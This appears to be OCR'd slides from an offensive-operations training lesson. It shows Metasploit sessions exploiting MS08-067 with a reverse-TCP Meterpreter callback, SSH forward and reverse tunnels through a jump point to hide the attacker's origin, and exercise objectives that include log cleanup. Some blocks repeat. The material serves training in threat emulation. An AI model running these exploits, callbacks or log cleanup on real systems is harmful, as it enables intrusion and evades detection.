
SSH Tunnel and Meterpreter Options




Example 1: Preparing the Payload

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 3.4.5.6
RHOST => 3.4.5.6
msf exploit(ms08_067_netapi) > set LHOST 1.2.3.4
LHOST => 1.2.3.4
msf exploit(ms08_067_netapi) > set LPORT 80
LPORT => 80
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    3.4.5.6          yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     1.2.3.4          yes       The listen address
   LPORT     80               yes       The listen port
```

Example 1: Bad Tradecraft






Redirection Tunnel Example

```
root@AttackBox:/var/log# ssh root@2.3.4.5 -L 11111:3.4.5.6:445 -R 80:127.0.0.1:80
root@172.16.35.153's password:
Linux AttackBox 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  2 01:13:04 2014 from 172.16.35.153
root@AttackBox:~#
```

Bad Tradecraft Example 2

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 3.4.5.6
RHOST => 3.4.5.6
msf exploit(ms08_067_netapi) > set LHOST  2.3.4.5
LHOST => 2.3.4.5
msf exploit(ms08_067_netapi) > set LPORT 80
LPORT => 80
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    3.4.5.6          yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     2.3.4.5          yes       The listen address
   LPORT     80               yes       The listen port
```

Bad Tradecraft Example 2




Redirection Tunnel Example


```
root@AttackBox:/var/log# ssh root@2.3.4.5 -L 11111:3.4.5.6:445 -R 80:127.0.0.1:80
root@172.16.35.153's password:
Linux AttackBox 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  2 01:13:04 2014 from 172.16.35.153
root@AttackBox:~#
```

Good Tradecraft Example


```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(ms08_067_netapi) > set LHOST  2.3.4.5
LHOST => 2.3.4.5
msf exploit(ms08_067_netapi) > set LPORT 80
LPORT => 80
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    127.0.0.1        yes       The target address
   RPORT    11111            yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     2.3.4.5          yes       The listen address
   LPORT     80               yes       The listen port
```

Good Tradecraft Example






Initial SSH Tunnel With Jump Point



Outbound Trigger: Target 1





```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 127.0.0.1
msf exploit(ms08_067_netapi) > set RPORT 11111
msf exploit(ms08_067_netapi) > set LHOST 10.20.30.40
msf exploit(ms08_067_netapi) > set LPORT 80
msf exploit(ms08_067_netapi) > EXPLOIT
```

Note: Based on the reverse tunnel, Meterpreter will start a local listener on port 80 (RPORT) on the attack box.

ssh root@10.20.30.40 –L 11111:20.30.40.50:445 –R 80:127.0.0.1:80

Connection and Callback



meterpreter>

Listening on 80

CONNECTED on 80

Callback Connection

Triggered to call back to 10.20.30.40 on 80 (LPORT)

Note: Meterpreter box is still listening on 11111 (forward SSH tunnel).
Note: Jump point is still listening (as well as connected) on 80 (reverse SSH tunnel).

ssh root@10.20.30.40 –L 11111:20.30.40.50:445 –R 80:127.0.0.1:80

Exercise: Threat Emulation Actions in Logs

Objectives

After completing this exercise, students will be able to:

- Identify UNIX logs
- Summarize Windows logs and event identifiers (IDs)
- Explain application logging
- Analyze logs
- Perform log cleanup
- Employ pivoting with Metasploit
- Describe the different uses of SSH
- Use SSH to redirect and tunnel network traffic through multiple hosts
- Analyze network tunneling diagrams
- Recognize the difference between tunneling and redirecting network traffic

Duration

This exercise will take approximately **2.5** hours to complete.

Exercise: Threat Emulation Actions in Logs

Note:

Server	IP Address
Kali	10.10.1.60
CentOS7	10.10.1.40
Windows 12	10.10.1.10

Debrief

General Questions

- How did you feel about this section?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Debrief

Specific Questions

- Which implant is typically preferred on a target system? Select one:

a. Callback	c. Payload
b. Listener	d. Exploit

- List the benefits and drawbacks of:
  a. listeners
  b. callback implants
  c. non-persistent implants
  d. a persistent implant

Debrief

Specific Questions

- Why shouldn't you use port 445 as the callback destination port?
- Select from these choices to make this statement true:

When considering the four ports:	And their possible states:
• destination	• open
• source	• closed
• ephemeral	• mode
• local	• established

- To exploit a vulnerable service, the _____ must be_____.

Summary

- Logs are a key source for forensic operators
- Locating and reviewing logs, as well as redirection are important to understand to maintain obfuscation during and after an operation

End of Module 2, Lesson 8